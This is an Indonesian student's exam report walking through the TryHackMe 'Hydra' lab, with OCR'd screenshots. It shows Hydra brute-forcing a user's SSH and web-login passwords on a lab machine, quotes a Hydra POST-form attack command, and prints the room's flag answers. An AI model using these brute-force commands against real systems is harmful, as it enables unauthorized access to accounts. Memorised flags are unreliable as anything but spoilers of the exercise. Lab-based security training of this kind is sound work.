UTS

Keamanan Sistem dan Jaringan Komputer

Nama : Elinda Widiyana Astuti


NIM : 2231740014

PROGRAM STUDI D3 TEKONLOGI INFORMASI


JURUSAN TEKNOLOGI INFORMASI

POLITEKNIK NEGERI MALANG PSDKU LUMAJANG


1. Task 1. Kita buka tryhackme hydra di browser




2. Task 2. Kita mengaktifkan **Start Machine** dahulu untuk masuk ke browser, lalu kita memasukan ip addres yang sudah tertera di terminate web tryhackme hydra




3. lalu kita memasukan ip addres yang sudah tertera di terminate web tryhackme hydra




Setelah itu kita isi ip addres pada browser




Lalu kita isikan username dan password lalu save




Setelah mengisikan username dan password kita akan membuka terminal dengan menuliskan kalimat seperti dibawah ini




Lalu kalimat diatas kita enter akan muncul isi dari login dan passwordnya




Setelah itu kita Kembali ke browser dan klik don’t update





Copy angka pada gambar di browser tersebut seperti yg dibawah ini untuk menjawab pertanyaan flag 1 pada task 2





Setelah itu kita Kembali ke terminal dengan mengubah password menjadi butterfly untuk menjawab pertanyaan dari flag2






TryHackMe | Hydra
THM Browser-Based
https://vnc.tryhackme.tech/index.html?host=proxy-12.tryhackme.tech&password=c76baa83e97d6e3f&proxyIP=10.10.180.20&resize=re...
Applications Places System Wed 23 Apr, 02:56
AttackBox IP:10.10.180.20
molly@ip-10-10-227-125: ~
File Edit View Search Terminal Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-23 02:50:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.227.125:22/
[22][ssh] host: 10.10.227.125 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-23 02:51:11
root@ip-10-10-180-20:~# ssh molly@10.10.227.125
The authenticity of host '10.10.227.125 (10.10.227.125)' can't be established.
ECDSA key fingerprint is SHA256:IxclGA1bCNSQmf88LjSqVUF091XFMKj2AQ41kQPlx1k.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
rning: Permanently added '10.10.227.125' (ECDSA) to the list of known hosts.
lly@10.10.227.125's password:
lcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
65 packages can be updated.
32 updates are security updates.
Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-227-125:~$ ls
flag2.txt
molly@ip-10-10-227-125:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-227-125:~$


Sign in - Google Accounts
THM Browser-Based
TryHackMe | Hydra
https://tryhackme.com/room/hydra
Room completed (100%)
<invalid_response> part of the response when the login fails
-V verbose output for every attempt
Below is a more concrete example Hydra command to brute force a POST login form:
hydra -l <username> -P <wordlist> 10.10.227.125 http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
The login page is only /, i.e., the main IP address.
The username is the form field where the username is entered
The specified username(s) will replace ^USER^
The password is the form field where the password is entered
The provided passwords will be replacing ^PASS^
Finally, F=incorrect is a string that appears in the server reply when the login fails
You should now have enough information to put this to practice and brute force your credentials to the deployed machine!
Answer the questions below
Use Hydra to bruteforce molly's web password. What is flag 1?
THM{2673a7dd116de68e85c48ec0b1f2612e}
Correct Answer
Hint
Use Hydra to bruteforce molly's SSH password. What is flag 2?
THM{c8eeb0468febbadea859baeb33b2541b}
Correct Answer
THM AttackBox
22min 32s


TryHackMe | Hydra
THM Browser-Based
https://tryhackme.com/room/hydra
Congratulations on completing Hydra!!! 🎉
Points earned 0
Completed tasks 2
Room type Walkthrough
Difficulty Easy
Streak 1
Leave Feedback
Next